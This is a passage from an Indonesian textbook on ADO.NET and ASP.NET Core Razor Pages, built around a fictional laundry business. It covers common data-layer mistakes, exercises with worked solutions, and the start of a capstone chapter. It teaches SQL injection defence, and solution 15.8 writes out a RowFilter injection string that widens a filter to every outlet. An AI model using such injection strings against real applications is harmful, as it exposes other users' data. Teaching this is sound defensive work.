Seperti biasa, studi kasus yang dapat dijalankan adalah **Profitina Laundry**, tidak pernah produk yang sebenarnya; yang terbawa adalah bentuknya.

15.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Merekatkan teks pengunjung ke dalam SQL, atau ke dalam `RowFilter`. Pakai parameter untuk nilai dan *allow-list* untuk nama (**Gambar 15.66**).

Kata sandi di *connection string* di dalam kode sumber. Kata sandi itu ikut ke setiap salinan dan setiap *commit*. Bacalah dari lingkungan atau dari `dotnet user-secrets`.

Menyambung sebagai `sa` atau `root`. Buatlah *login* yang hanya dapat melakukan apa yang dilakukan aplikasi.

Lupa menutup. Satu koneksi yang bocor per galat akan menghabiskan *pool*. Pakai `using` (C#), `try`-with-resources (Java), `with` (Python).

Perintah tanpa transaksinya. Begitu `BeginTransaction` dipanggil, setiap perintah pada koneksi itu harus memiliki `Transaction = tx`.

Membaca id berikutnya di luar transaksi. Dua kasir mendapat `B2954` yang sama. Bacalah di dalam transaksi, dengan kunci tulis (`BEGIN IMMEDIATE`, `FOR UPDATE`), atau pakai kunci *auto-increment*.

Mengira SQLite memeriksa kunci tamu. SQLite tidak memeriksanya sampai `PRAGMA foreign_keys = ON` (atau `Foreign Keys=True`) dijalankan pada setiap koneksi.

`PDO::beginTransaction()` di SQLite untuk pekerjaan baca-lalu-tulis. Metode itu mengirim `BEGIN` yang tertunda; tuliskan `BEGIN IMMEDIATE`.

Meng-*cast* NULL. `(string)reader["spv_id"]` melempar eksepsi pada `DBNull`. Periksa `IsDBNull` lebih dulu.

`if (ds.HasErrors) ds.RejectChanges();` dan tidak ada yang lain. Galat baris bertahan melewati `RejectChanges`; panggil `ClearErrors`.

Memercayai skema XML hasil inferensi. Setiap kolom menjadi *string* dan kuncinya lenyap. Kirimkan skemanya.

Mencari DataAdapter di `Microsoft.Data.Sqlite`. Tidak ada; pakai `DataTable.Load(reader)` dan perintah Anda sendiri.

Menampilkan pesan galat basis data kepada pengunjung. Catat di log; tampilkan satu kalimat.

`LIKE` dengan `%` dari pengunjung. *Escape* `%`, `_`, dan karakter *escape*-nya, lalu nyatakan `ESCAPE`.

Memanggil kode data sebuah halaman dari halaman itu. Letakkan di balik sebuah antarmuka, agar dapat diuji tanpa peramban dan diganti tanpa menyentuh halaman.

15.20 Ringkasan Bab

ADO.NET adalah satu antarmuka untuk banyak sumber data (**Gambar 15.1**, **Gambar 15.2**): satu penyedia per basis data mengimplementasikan koneksi, perintah, parameter, *reader*, transaksi, dan *adapter*; sejak .NET Core, penyedia adalah paket NuGet (**Tabel 15.3**) dan kelas dasar `System.Data.Common` memungkinkan satu potong kode melayani semuanya [1].

ADO.NET punya dua bagian (**Gambar 15.3**, **Tabel 15.2**). Terhubung: buka, jalankan, baca baris demi baris dengan DataReader, tutup — di dalam `using` agar koneksi selalu kembali ke *pool* (**Pseudokode 15.1**, **Kode 15.4**). Terputus: DataAdapter mengisi DataSet, program bekerja di memori, dan *adapter* menuliskan perubahan kembali (**Gambar 15.42**); Persamaan (15.1) menjelaskan mengapa halaman web umumnya memakai yang pertama dan mengapa yang kedua diciptakan.

Perintah punya tiga ragam — `ExecuteReader`, `ExecuteNonQuery`, `ExecuteScalar` (**Tabel 15.5**) — dan membawa nilai hanya sebagai **parameter** (**Tabel 15.6**).

Transaksi menjadikan beberapa operasi tulis satu tindakan (**Gambar 15.28**, **Pseudokode 15.2**): `BeginTransaction`, setiap perintah ditugaskan kepadanya, `Commit`, atau `Rollback` bila ada kegagalan apa pun. Tingkat isolasi menukar keamanan dengan konkurensi (**Tabel 15.7**); masalah id berikutnya memerlukan kunci tulis atau kunci *auto-increment*.

DataSet adalah basis data relasional di memori (**Gambar 15.33**): tabel, kolom, baris, kunci, relasi, dan tampilan, dengan setiap perubahan diingat dalam keadaan dan versi baris (**Gambar 15.38**, **Gambar 15.39**), diterima atau ditolak sebagai satu kesatuan, dan dapat diserialkan sebagai XML bersama skemanya (**Kode 15.19**).

Stored procedure meletakkan unit kerja di dalam basis data (**Kode 15.22**); SQLite tidak punya, sehingga Laundry menyimpan aturannya di lapisan data.

SQL injection adalah perekatan (Persamaan (15.4), **Kode 15.25**); parameter mengakhirinya, *allow-list* menutup apa yang tidak dapat ditutup parameter, dan *least privilege* membatasi kerusakannya [15], [16].

Sebuah *repository* menyembunyikan semuanya di balik bahasa usaha binatu (**Kode 15.28**, **Gambar 15.67**); milik Laundry diimplementasikan di atas DataSet dan di atas ADO.NET dalam C#, lalu sekali lagi dalam PHP, Java, dan Python (**Tabel 15.10**), dengan pengujian yang sama lulus.

EF Core menuliskan SQL dan pemetaannya untuk Anda dan merupakan ADO.NET di bawahnya (**Kode 15.45**, **Tabel 15.9**) [13].

Untuk bacaan lanjutan, dokumentasi ADO.NET milik Microsoft [1] dan buku Sceppa [2] membahas ADO.NET secara mendalam; dokumentasi Microsoft.Data.Sqlite [3] dan MySqlConnector [4] membahas penyedia dalam bab ini; manual MySQL [17] membahas *stored procedure*; *driver* PHP, Java, dan Python didokumentasikan di [18], [19], dan [20]; Garcia-Molina, Ullman, dan Widom [21] serta catatan SQLite sendiri tentang transaksi [22] menjelaskan isolasi dengan tuntas; dan UU 27/2022 [23] adalah alasan mengapa data pribadi di dalam lapisan data layak mendapat kecermatan seperti yang diberikan bab ini.

15.21 Soal Latihan

15.1 Jalankan `dotnet run -- rowstate` dan, untuk setiap baris **Kode 15.12**, sebutkan anak panah pada **Gambar 15.38** yang diikuti.

15.2 Dengan Persamaan (15.2) dan Persamaan (15.3), hitunglah tagihan dan sisa untuk 3 kg cuci kilat (S0002) dengan pembayaran pertama Rp 15.000 melalui QRIS. Kemudian buatlah nota itu di salah satu jalur yang berjalan dan periksa angka-angka Anda.

15.3 Di `DataViews.cs`, ubah pengurutan menjadi `"FirstName ASC"` dan perkirakan apa yang dikembalikan `Find("Beer")`. Jalankan dan jelaskan.

15.4 Hapus `PRAGMA foreign_keys = ON` dari `php/src/Db.php` lalu jalankan pengujian PHP. Pemeriksaan mana yang gagal, dan apa yang kini dimuat basis data padahal seharusnya tidak?

15.5 Di `AdoBillRepository.CreateBillWithFirstPayment`, andaikan baris `using DbTransaction tx = con.BeginTransaction();` dihapus beserta setiap argumen `tx`. Jelaskan apa isi basis data sesudah pengujian "metode yang salah".

15.6 Dua kasir menekan "Buat nota" pada saat yang sama di SQLite. Telusuri, langkah demi langkah, apa yang terjadi dengan `BEGIN IMMEDIATE`, dan apa yang akan terjadi dengan `BEGIN` yang tertunda.

15.7 Seorang pengunjung mengetik `%` di pencarian pelanggan. Tuliskan pola `LIKE` yang dihasilkan `LikeContains` dan jelaskan mengapa pola itu tidak cocok dengan pelanggan mana pun.

15.8 Tuliskan sebuah penyusupan `RowFilter` terhadap `RecentBills` seandainya pemeriksaan ekspresi reguler dihapus, dan nyatakan apa yang akan ditampilkan halaman.

15.9 Ubah `XmlDemo.cs` agar menulis data dengan `XmlWriteMode.WriteSchema` lalu membacanya kembali dengan `XmlReadMode.Auto`. Apa jadinya tipe-tipe kolom, dan mengapa?

15.10 Tambahkan ke `IBillRepository` metode `decimal RevenueOfDay(string outletId, string date)`. Implementasikan di `DataSetBillRepository` dengan `DataTable.Compute` dan di *repository* Python dengan SQL, lalu tulis satu pengujian untuk masing-masing.

15.11 Tuliskan panggilan MySQL untuk `create_bill_with_payment` yang gagal karena metode pembayaran, dan nyatakan dengan tepat baris mana yang ada sesudahnya dan mengapa.

15.12 Jelaskan dalam tiga kalimat mengapa `AdoBillRepository` didaftarkan sebagai *singleton* padahal koneksi tidak boleh dipakai bersama antarpermintaan.

15.22 Penyelesaian Soal Latihan

15.1 `NewRow` → *Detached*; `Rows.Add` → *Added*; `AcceptChanges` → *Unchanged*; penyuntingan di antara `BeginEdit` dan `EndEdit` tidak mengubah keadaan (hanya ada nilai *proposed*); `EndEdit` → *Modified* (anak panah "row[..] = .."); `RejectChanges` → kembali ke *Unchanged*; mengisi 9000 lalu menerima → *Unchanged* dengan *original* yang baru; `Delete` → *Deleted*; `RejectChanges` → *Unchanged*; `Delete` lalu `AcceptChanges` → baris keluar dari tabel dan menjadi *Detached*.

15.2 Tagihan $= 12000 \times 3 = 36000$, Rp 36.000; sisa $= 36000 - 15000 = 21000$, Rp 21.000. `NewBill`-nya adalah `("C…", "S0002", 3, rack, outlet, "E0004", now, "qris", 15000)`; `FindBill` lalu melaporkan tagihan Rp 36.000, dibayar Rp 15.000, sisa Rp 21.000.

15.3 −1. `Find` mencari pada kolom pengurutan, kini `FirstName`, dan tidak ada nama depan *Beer*. `Find("Wolfgang")` akan mengembalikan 2, karena Anna, Maria, dan Wolfgang berada dalam urutan itu.

15.4 "rollback: unknown customer" gagal. Tanpa kunci tamu, SQLite menerima nota untuk `C9999`, sehingga transaksi di-*commit* dan basis data memuat nota B2956 (beserta baris lognya) untuk

pelanggan yang tidak ada; pemeriksaan jumlah baris mendapati kelebihan satu nota dan satu baris log. Setiap pemeriksaan berikutnya yang menghitung baris juga meleset satu.

15.5 Setiap pernyataan akan di-*commit* sendiri-sendiri. Nota B2956 dan baris log `queued`-nya akan tertulis dan tetap tertulis; `INSERT` pembayaran akan gagal pada `CHECK`; dan basis data akan memuat nota yang pembayarannya tidak tercatat — persis keadaan pada Subbab 15.5.1.

15.6 Dengan `BEGIN IMMEDIATE`, kasir A mengambil kunci tulis; `BEGIN IMMEDIATE` milik B menunggu (batas waktu sibuk); A membaca `MAX(id) = B2953`, menulis B2954, lalu *commit*; `BEGIN` milik B kemudian berhasil, B membaca `B2954` dan menulis B2955. Dengan `BEGIN` yang tertunda, keduanya membaca `B2953` sebelum salah satunya menulis; A menulis B2954; B mencoba menulis B2954 juga dan gagal pada kunci primer (atau, bergantung pada waktunya, gagal menaikkan kuncinya) — nota yang ditolak tanpa alasan yang dapat dilihat kasir.

15.7 `%!%%`. `%` di luar adalah *wildcard*; `!%` adalah karakter yang di-*escape*, yang berarti tanda persen harfiah. Pola itu cocok dengan nama atau nomor telepon yang memuat `%`, dan tidak ada milik pelanggan yang demikian.

15.8 Dengan masukan `O01' OR Outlet_id <> '` penyaringnya menjadi `Outlet_id = 'O01' OR Outlet_id <> ''`, benar untuk setiap nota yang punya gerai, sehingga halaman akan mendaftar nota-nota terbaru dari semua gerai di bawah judul satu gerai. Ekspresi reguler menolak masukan itu sebelum ekspresi apa pun dibangun.

15.9 Dengan `WriteSchema`, berkas diawali XSD, dan `Auto` membacanya, sehingga `ID` dan `PersonID` kembali sebagai `Int64` dan relasinya ada. `Auto` memakai skema bila ada dan baru menebak bila tidak ada.

15.10 Di C#, periksa `outletId` terhadap `^O[0-9]{2}$` dan `date` terhadap `^[0-9]{4}-[0-9]{2}-[0-9]{2}$` lebih dulu, karena keduanya masuk ke dalam ekspresi; lalu `object sum = T("Bill").Compute("SUM(payment)", $"Outlet_id = '{outletId}' AND arrived >= '{date} 00:00:00' AND arrived <= '{date} 23:59:59'")` di dalam `lock`, dan kembalikan `sum is DBNull ? 0m : (decimal)sum` (hari tanpa nota menghasilkan `DBNull`). Di Python: `SELECT COALESCE(SUM(payment), 0) FROM Bill WHERE Outlet_id = ? AND arrived >= ? AND arrived < date(?, '+1 day')` dengan ketiga nilai sebagai parameter. Untuk pengujiannya, jalankan `SUM` yang sama dengan tangan pada salinan basis data untuk O01 pada 2026-09-30 lalu bandingkan; kemudian buat sebuah nota dan periksa bahwa pendapatan hari itu bertambah sebesar tagihannya.

15.11 `CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004', '2026-09-30 21:00:00', 'gopay', 10000, NULL, @id);` `INSERT` nota dan log berhasil di dalam transaksi; `INSERT` pembayaran gagal karena `'gopay'` tidak termasuk dalam `ENUM` (mode ketat) dan `CHECK`; *exit handler* me-*rollback* lalu menyinyalkan ulang. Tidak ada baris baru di ketiga tabel itu; pemanggil menerima galatnya.

15.12 *Singleton* adalah satu objek yang dipakai bersama oleh setiap permintaan, sehingga ia tidak boleh memegang apa pun yang menjadi milik satu permintaan. `AdoBillRepository` hanya memegang sebuah fungsi yang membuat koneksi; setiap metodenya membuka koneksinya sendiri, memakainya, lalu menutupnya, sehingga tidak ada dua permintaan yang pernah berbagi koneksi. *Pool* di balik penyedia membuat pembukaan itu murah.

Daftar Pustaka

[1] Microsoft, *ADO.NET Overview*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/ado-net-overview

[2] D. Sceppa, *Programming Microsoft ADO.NET 2.0 Core Reference*. Redmond, WA, USA: Microsoft Press, 2006.

[3] Microsoft, *Microsoft.Data.Sqlite Overview*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/dotnet/standard/data/sqlite/

[4] MySqlConnector contributors, *MySqlConnector: High-Performance .NET MySQL Driver*. [Online]. Available: https://mysqlconnector.net/

[5] Microsoft, "SQL Server 2025 is now generally available," *Microsoft SQL Server Blog*, Microsoft Community Hub, Nov. 18, 2025. [Online]. Available: https://techcommunity.microsoft.com/blog/sqlserver/sql-server-2025-is-now-generally-available/4470570

[6] Microsoft, *Editions and Supported Features of SQL Server 2025*, Microsoft Learn (updated Jul. 2026). [Online]. Available: https://learn.microsoft.com/sql/sql-server/editions-and-components-of-sql-server-2025

[7] Microsoft, *SQL Server Installation Guide*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/sql/database-engine/install-windows/install-sql-server

[8] Microsoft, *What's Happening with Azure Data Studio*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/sql/tools/whats-happening-azure-data-studio

[9] Microsoft, *Release Notes for SQL Server Management Studio (SSMS) 22*, Microsoft Learn (release 22.10.1, Sep. 15, 2026). [Online]. Available: https://learn.microsoft.com/ssms/release-notes-22

[10] Microsoft, *Install SQL Server Management Studio*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/ssms/install/install

[11] Microsoft, *sql-server-samples: Northwind and pubs sample databases*. [Online]. Available: https://github.com/microsoft/sql-server-samples

[12] Microsoft, *Safe Storage of App Secrets in Development in ASP.NET Core*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/app-secrets

[13] Microsoft, *Entity Framework Core Documentation*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/ef/core/

[14] Microsoft, *.NET and .NET Core Support Policy* (.NET 10: released Nov. 11, 2025, LTS, supported until Nov. 14, 2028; latest patch 10.0.12, Sep. 8, 2026). [Online]. Available: https://dotnet.microsoft.com/platform/support/policy/dotnet-core

[15] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[16] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

[17] Oracle Corporation, *MySQL 8.4 Reference Manual*, ch. 27, "Stored Objects". [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/stored-objects.html

[18] The PHP Group, *PHP Manual: PHP Data Objects*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[19] Oracle Corporation, *JDBC Basics: The Java Tutorials*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[20] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[21] H. Garcia-Molina, J. D. Ullman, and J. Widom, *Database Systems: The Complete Book*, 2nd ed. Upper Saddle River, NJ, USA: Pearson Prentice Hall, 2008.

[22] SQLite Consortium, *Transaction* (SQL As Understood By SQLite). [Online]. Available: https://www.sqlite.org/lang_transaction.html

[23] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

Bab 16

Evaluasi dan Pembahasan IV: Satu Aplikasi ASP.NET yang Utuh, dan Seluruh Isi Buku

Bab ini membangun satu situs web yang utuh, lalu menoleh ke belakang, ke semua yang telah diajarkan buku ini. Situs itu adalah **Laundry Counter**, situs CRUD untuk Profitina Laundry yang ditulis dengan ASP.NET Core Razor Pages: dengan registrasi, *login*, dan *logout*, *grid* pelanggan yang dapat mencari, mengurutkan, dan membagi halaman, formulir yang diperiksa di *server*, laporan dengan baris *footer*, lapisan data yang ditulis dengan ADO.NET, tampilan yang tetap nyaman di ponsel, sebuah uji penerimaan, dan penerapan (*deployment*) yang selamat melewati *restart*. Proyek itu diselesaikan sebagai enam soal, dari rancangan basis data sampai *hosting*, dan setiap soal diselesaikan sekali lagi dalam Java dan dalam Python, sehingga ketiga *server* menjawab tiga puluh tujuh pemeriksaan yang sama dengan kata-kata yang sama. Sesudahnya menyusul tujuh soal baru, masing-masing membidik satu gagasan dari Bab 13 sampai Bab 15: membagi halaman dan mengurutkan *grid* tanpa membiarkan pengunjung menulis SQL, total yang pantas berada di *footer*, validasi yang tidak dapat dimatikan oleh peramban, tempat yang tepat bagi setiap potong *state*, membaca secara terhubung dan tak terhubung, transaksi yang menjaga nota dan lognya tetap bersama, serta pembaruan yang hilang (*lost update*) yang dapat ditimbulkan oleh dua kasir yang sama-sama jujur. Bab ditutup dengan penelusuran aplikasi Profitina Laundry yang lengkap di semua jalurnya, peta seluruh buku, dan petunjuk tentang apa yang sebaiknya dipelajari berikutnya: *framework* besar, penerapan, dan daftar periksa keamanan. Setiap keluaran yang dicetak dalam bab ini benar-benar dihasilkan oleh program di atasnya.

16.1 Titik Tolak Kita

Lima belas bab yang lalu, buku ini membuka sebuah peramban dan bertanya apa yang terjadi ketika Anda mengetikkan sebuah alamat. **Bab 1 sampai Bab 4** membangun lantai dasarnya: HTTP, HTML, CSS, JavaScript, dan PHP dengan formulir, *escaping*, dan sesi-sesi pertama. **Bab 5 sampai Bab 8** menambahkan data: model relasional, SQL, PDO dengan *prepared statement*, *cookie*, sesi, dan transaksi, XML dan JSON, serta Java dengan *servlet*, JSP, dan JDBC; Bab 8 memakai semuanya untuk membangun Laundry Desk dalam PHP, Java, dan Python. **Bab 9 sampai Bab 12** beralih ke ASP.NET: *platform* .NET, sistem yang sama dalam PHP, JSP, dan ASP.NET berdampingan, serta Web Forms dengan kontrol *server*, *postback*, dan *event*-nya.

Bab 13 sampai Bab 15 adalah bab yang paling banyak disandari bab ini. **Bab 13** menaruh data di halaman dengan `GridView`: pengikatan data, kolom, format, pembagian halaman, pengurutan, penyuntingan, penghapusan, dan *template*. **Bab 14** memeriksa masukan dengan kontrol validasi (`RequiredFieldValidator`, `RangeValidator`, `CompareValidator`, `RegularExpressionValidator`, `CustomValidator`, `ValidationSummary`) dan menyimpan *state* dengan *view state*, *hidden field*, *query string*, *cookie*, *session state*, dan *application state*. **Bab 15** membuka lapisan data dengan ADO.NET: *connection*, *command*, parameter, dan *data reader* pada model *terhubung* (*connected*);

`DataSet`, `DataTable`, `DataRelation`, `DataView`, dan *data adapter* pada model *tak terhubung* (*disconnected*); serta transaksi dan *connection string*.

Web Forms hanya berjalan di Windows dengan .NET Framework. Penerusnya yang modern, *ASP.NET Core*, berjalan di Windows, macOS, dan Linux, dan gaya berbasis halamannya, *Razor Pages*, mempertahankan bentuk yang diajarkan Web Forms (sebuah halaman, dan sebuah kelas kode di belakangnya) sambil membuang apa yang membuat Web Forms berat, seperti *view state* [1]. Bab ini menyelesaikan setiap soal dengan Razor Pages di .NET 10 dan pada setiap langkah menyebutkan gagasan Web Forms mana yang sedang dibawa serta.

Bab ini disusun dalam lima lapis.

1. **Sebuah metode dan sebuah peta** (Subbab 16.2 dan 16.3): cara menghadapi aplikasi yang utuh, rupa setiap gagasan Web Forms dalam Razor Pages, dan folder kodenya.
2. **Proyeknya** (Subbab 16.4): Soal 16.1 sampai 16.6 membangun Laundry Counter, dari basis datanya sampai *hosting*-nya.
3. **Tujuh soal baru** (Subbab 16.5 sampai 16.7): Soal 16.7 dan 16.8 tentang *grid* data, 16.9 dan 16.10 tentang validasi dan *state*, serta 16.11 sampai 16.13 tentang ADO.NET dan lapisan data.
4. **Puncaknya** (Subbab 16.8): aplikasi Profitina Laundry yang lengkap, jalur-jalurnya, pengujiannya, dan cara menjalankannya.
5. **Subbab-subbab penutup**: perbandingan soal, seluruh buku dalam satu tabel, ke mana melangkah berikutnya, tempat gagasan-gagasan ini bertemu produk nyata, kesalahan yang sering terjadi, ringkasan, dan soal latihan beserta penyelesaian lengkapnya.

Setiap soal mengikuti urutan yang sama seperti di Bab 4, 8, dan 12, dengan label tebal untuk setiap bagian: **Soal**, **Dengan bahasa kita sendiri**, **Rancangan**, penyelesaian dalam teknologi soal itu sendiri lalu dalam **Java** dan **Python**, **Baris demi baris**, **Penyelesaian keliru yang menggoda**, dan **Uji diri**.

> **CARA MEMAKAI BAB INI.** Sebelum setiap soal, tutuplah buku selama sepuluh menit dan tuliskan tabel yang akan Anda sentuh, alamat (URL) halaman-halamannya, dan satu masukan yang Anda duga akan merobohkan penyelesaian yang ceroboh. Sesudah itu lanjutkan membaca. Penyelesaian keliru yang menggoda pada setiap soal adalah penyelesaian yang paling sering ditulis orang lebih dulu; bila penyelesaian Anda sama, Anda telah memetik pelajaran yang hendak diajarkan soal itu.

16.2 Cara Menghadapi Aplikasi yang Utuh

Bab 8 memberikan metode delapan langkah untuk aplikasi web apa pun di atas basis data: orang-orangnya dan apa yang mereka inginkan; kata benda, yang menjadi tabel; satu tempat untuk setiap fakta; URL-nya; siapa boleh melakukan apa; pemeriksaan, yang ditulis sebelum kode; satu permintaan pada satu waktu; rahasia dijauhkan dan laporan dijaga tetap mutakhir. Semuanya berlaku di sini. ASP.NET menambahkan tiga keputusan miliknya sendiri.

Keputusan 1: model halaman yang mana. ASP.NET Core menawarkan tiga cara menulis situs sisi *server*: Razor Pages, yang setiap halamannya berupa sepasang berkas (*markup* `Customers.cshtml` dan kelasnya `Customers.cshtml.cs`); MVC, yang *controller*, *view*, dan *model*-nya menjadi tiga keluarga berkas terpisah; dan *minimal API*, yang menjawab permintaan dengan sebuah fungsi dan dibuat untuk JSON, bukan HTML [1]. Untuk situs yang satuan alaminya adalah halaman, Razor Pages adalah pewaris Web Forms yang paling dekat dengan upacara paling sedikit, jadi itulah pilihan kita.

Keputusan 2: di mana lapisan data berakhir. Jangan membuka koneksi basis data di dalam setiap kelas halaman. Letakkan segala sesuatu yang boleh diminta halaman dari basis data di balik satu *interface*, yaitu daftar tanda tangan metode tanpa isi, dan biarkan halaman hanya berbicara dengan *interface* itu. *Interface* Laundry Counter bernama `ILaundryStore`. Ia mempunyai dua implementasi: `DataSetStore`, model tak terhubung dari Bab 15, yang menyimpan data dalam `DataSet` ADO.NET dan berjalan di mana saja, dan `DbLaundryStore`, model terhubung, yang berbicara SQL dengan *provider* ADO.NET apa pun. Menukar yang satu dengan yang lain cukup dengan satu baris di `Program.cs`, dan tidak satu halaman pun menyadarinya.

Keputusan 3: di mana setiap potong *state* tinggal. Setiap nilai yang disimpan Laundry Counter di antara permintaan mempunyai satu rumah yang tepat, yang diputuskan sejak awal: halaman dan urutan *grid* di *query string*, sehingga setiap tampilan *grid* mempunyai alamatnya sendiri; identitas pengguna yang sedang *login* di *cookie* terenkripsi; pesan sekali tampil seperti "Customer C0258 added." di *TempData*; daftar nota yang baru dilihat di *session*; dan fakta-fakta bisnis di *lapisan data*. Soal 16.10 menjelaskan alasannya.

Tabel 16.1 adalah jembatan dari Bab 9–15 ke bab ini: setiap gagasan Web Forms, bentuknya dalam Razor Pages, dan berkas Laundry Counter tempat Anda akan menemukannya.

Tabel 16.1 Setiap gagasan Web Forms dari Bab 9 sampai 15 dan bentuknya dalam ASP.NET Core Razor Pages, beserta berkas bab ini tempat gagasan itu muncul.

Web Forms (Bab 9 sampai 15)	Razor Pages di .NET 10 (bab ini)	Tempatnya di Laundry Counter
halaman `.aspx` dan *code-behind* `.aspx.cs`	halaman `.cshtml` dan *page model* `.cshtml.cs`	setiap halaman
`Page_Load`, klik tombol pada *postback*	metode *handler* `OnGet`, `OnPost`	`Login.cshtml.cs`
`GridView` dengan `AllowPaging`, `AllowSorting`	tabel HTML dalam perulangan, dengan urutan dan halaman di *query string*	`Customers/Index`
`SqlDataSource`, `ObjectDataSource`	sebuah *interface* yang disuntikkan ke halaman	`ILaundryStore`
`RequiredFieldValidator`	`[Required]`	`CustomerForm`, `BillForm`
`RangeValidator`	`[Range(1, 100)]`	`BillForm.Unit`
`RegularExpressionValidator`	`[RegularExpression(...)]`	`Phone`, `Rack`
`CompareValidator`	`[Compare(nameof(Password))]`	`Register.Confirm`
`CustomValidator`	`IValidatableObject.Validate`	`BillForm`
`ValidationSummary`, `Page.IsValid`	`asp-validation-summary`, `ModelState.IsValid`	setiap formulir
view state (`__VIEWSTATE`)	tidak ada secara bawaan; *hidden field* dan *query string*	*grid*, formulir
`Session["key"]`	`HttpContext.Session`	`RecentBills`
`Application["key"]`	layanan *singleton*	`ShopClock`, `TeachingSwitches`
Forms authentication, `<authorization>` di `web.config`	autentikasi *cookie* dan kebijakan otorisasi	`Program.cs`
`SqlConnection`, `SqlCommand`, `SqlDataReader`	`DbConnection`, `DbCommand`, `DbDataReader`	`DbLaundryStore`
`SqlDataAdapter.Fill` ke dalam `DataSet`	berkas CSV yang dimuat ke dalam `DataSet`	`LaundryData`, `DataSetStore`
`connectionStrings` di `web.config`	`appsettings.json` dan variabel lingkungan	`Program.cs`

DEFINISI. *Page model* adalah kelas di belakang sebuah halaman Razor. Ia memegang nilai-nilai yang ditampilkan dan diterima halaman (*property*-nya) dan kode yang berjalan untuk setiap jenis permintaan (*handler*-nya: `OnGet` untuk `GET`, `OnPost` untuk `POST`). *Model binding* adalah langkah ketika ASP.NET Core menyalin isian permintaan ke *property* yang bertanda `[BindProperty]`, sambil mengubah teks menjadi bilangan dan tanggal; *model validation* adalah langkah sesudahnya, yang memeriksa atribut seperti `[Required]` dan mencatat setiap kegagalan di `ModelState` [2].

16.3 Kasus dan Kode dalam Bab Ini

Ketiga belas soal memakai data contoh Profitina Laundry, sebuah binatu di Surabaya dengan tiga gerai (Rungkut, Keputih dekat kampus, dan Wiyung), empat belas karyawan, dua belas layanan, 256 pelanggan, 2.953 nota, 3.319 pembayaran, dan 8.802 baris jejak audit, satu tahun usaha yang berakhir pada 30 September 2026 pukul 21.00. Ketujuh tabelnya adalah `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment`, dan `StatusLog`. Program Java dan Python membacanya dari

berkas SQLite `laundry.db`; program ASP.NET membaca baris-baris yang sama dari berkas CSV, dengan alasan yang dijelaskan di bawah.

Kode bab ini tinggal di `Code_new/Chapter16`, dengan susunan seperti yang diperlihatkan **Tabel 16.2**. `README.md`-nya menjelaskan cara menjalankan setiap program di Windows, macOS, dan Linux, dari terminal maupun dari VS Code.

Tabel 16.2 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya.

Folder	Isinya	Yang diperlukan
`data/`	`csv/`, data contoh sebagai berkas CSV, dan `laundry.db`, data yang sama dalam SQLite	tidak ada
`aspnet/LaundryCounter/`	situs Razor Pages: `Program.cs`, `Data/`, `Security/`, `Web/`, `Pages/`, `wwwroot/`	.NET 10 SDK
`aspnet/Problems/`	program C# untuk Soal 16.1, 16.4, 16.5, 16.7, 16.8, serta 16.11 sampai 16.13	.NET 10 SDK
`aspnet/webforms/`	satu halaman Web Forms, sebagai pembanding (tidak dijalankan)	Windows, .NET Framework 4.8
`java/`	`LaundryCounter.java`, situs yang sama di atas *server* HTTP JDK dan JDBC, serta program-program soal	JDK 21 atau lebih baru
`python/`	`laundry_counter.py`, situs yang sama di atas Flask dan `sqlite3`, serta program-program soal	Python 3.11+, Flask
`tests/`	uji penerimaan, penyelesaian keliru yang menggoda, tangkapan layar, `run_all.sh`	Python 3
`deploy/`	`.gitignore`, templat pengaturan produksi, `Dockerfile`, demonstrasi penerapan Java dan Python	Git
`vendor/`	*driver* JDBC SQLite	tidak ada

Apa yang dijalankan, dan apa yang tidak. Situs ASP.NET Core dan setiap program C# dibangun dengan .NET 10 SDK lalu dijalankan; situs itu lulus uji penerimaan Soal 16.5 melalui HTTP sungguhan, baik dalam bentuk *build* pengembangan maupun hasil *publish* untuk produksi, dan begitu pula situs Java dan Python. Tiga hal *tidak* dijalankan. Pertama, mesin tempat bab ini ditulis tidak dapat mengunduh paket NuGet (pustaka yang diambil proyek .NET dari internet); itulah sebabnya lapisan data bawaan situs ASP.NET hanya memakai apa yang ikut terpasang bersama .NET (sebuah `DataSet` ADO.NET yang diisi dari berkas CSV), sedangkan lapisan data SQLite, yang memerlukan paket `Microsoft.Data.Sqlite`, dikompilasi tetapi tidak dijalankan. Kedua, Web Forms memerlukan Windows dan .NET Framework 4.8, sehingga satu-satunya kode Web Forms diberikan sebagai pembanding dan tidak dijalankan. Ketiga, tidak tersedia akun *hosting* gratis maupun Docker, sehingga penerapan dilatih di mesin yang sama: hasil *publish* dijalankan seperti produksi akan menjalankannya dan lulus seluruh uji.

Ketiga situs mendengarkan di *port* 9601 (ASP.NET), 9602 (Python), dan 9603 (Java); hasil *publish* ASP.NET memakai 9604.

16.4 Proyek: Situs Web CRUD dengan ASP.NET

